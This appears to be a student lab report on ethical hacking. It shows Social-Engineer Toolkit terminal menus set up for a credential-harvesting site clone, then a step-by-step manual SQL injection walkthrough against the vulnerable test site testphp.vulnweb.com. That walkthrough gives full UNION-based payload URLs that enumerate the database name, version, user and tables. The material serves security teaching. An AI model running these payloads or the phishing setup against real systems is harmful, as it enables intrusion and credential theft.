

Kali2019 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Mon 12:04
Terminal
File Edit View Search Terminal Help
There is a new version of SET available.
Your version: 8.0.1
Current version: 8.0.3
Please update SET to the latest before submitting any git issues.
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
Right Ctrl


Kali2019 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Mon 12:05
Terminal
File Edit View Search Terminal Help
utilizes iframe replacements to make the highlighted URL link to appear legitim
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.
The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
Right Ctrl



Kali2019 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Mon 12:05
Terminal
File Edit View Search Terminal Help
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
Right Ctrl




- Copy the hacker's IP address into victim's machine.



- Capture credentials in command line.






4. Perform SQL injection Manually on http://testphp.vulnweb.com. Write a report along with screenshots and mention preventive steps to avoid SQL injections.

SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Open given below targeted URL in the browser

http://testphp.vulnweb.com/artists.php?artist=1


So here we are going test SQL injection for "**id=1**"



Now use error base technique by adding an apostrophe (') symbol at the end of input which will try to break the query.


testphp.vulnweb.com/artists.php?artist=1'

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.




Now using ORDER BY keyword to sort the records in ascending or descending order for id=1


http://testphp.vulnweb.com/artists.php?artist=1 order by 1



Similarly repeating for order 2, 3 and so on one by one


http://testphp.vulnweb.com/artists.php?artist=1 order by 2





http://testphp.vulnweb.com/artists.php?artist=1 order by 4


From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.



Let’s penetrate more inside using union base injection to select statement from a different table.

http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3


From the screenshot, you can see it is show result for only one table not for others.



Now try to pass wrong input into the database through URL by replacing **artist=1** from **artist=-1** as given below:

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3


Hence you can see now it is showing the result for the remaining two tables also.



Use the next query to fetch the name of the database

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3


From the screenshot, you can read the database name **acuart**




Next query will extract the current username as well as a version of the database system

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()


Here we have retrieve **5.1.73 0ubuntu0 10.04.1** as version and **acuart@localhost** as the current use



Through the next query, we will try to fetch table name inside the database
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1
From the screenshot you read can the name of the first table is **artists**.




http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 1,1
From the screenshot you can read the name of the second table is **carts**.



Similarly, repeat the same query for another table with slight change


http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 2,1

We got table 3: **categ**



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 3,1


We got table 4: **featured**



Similarly repeat the same query for table 4, 5, 6, and 7 with making slight changes in LIMIT.


http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 7,1

We got table 7: **users**



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 8,1

Since we didn't get anything when the limit is set 8, 1 hence there might be 8 tables only inside the database.

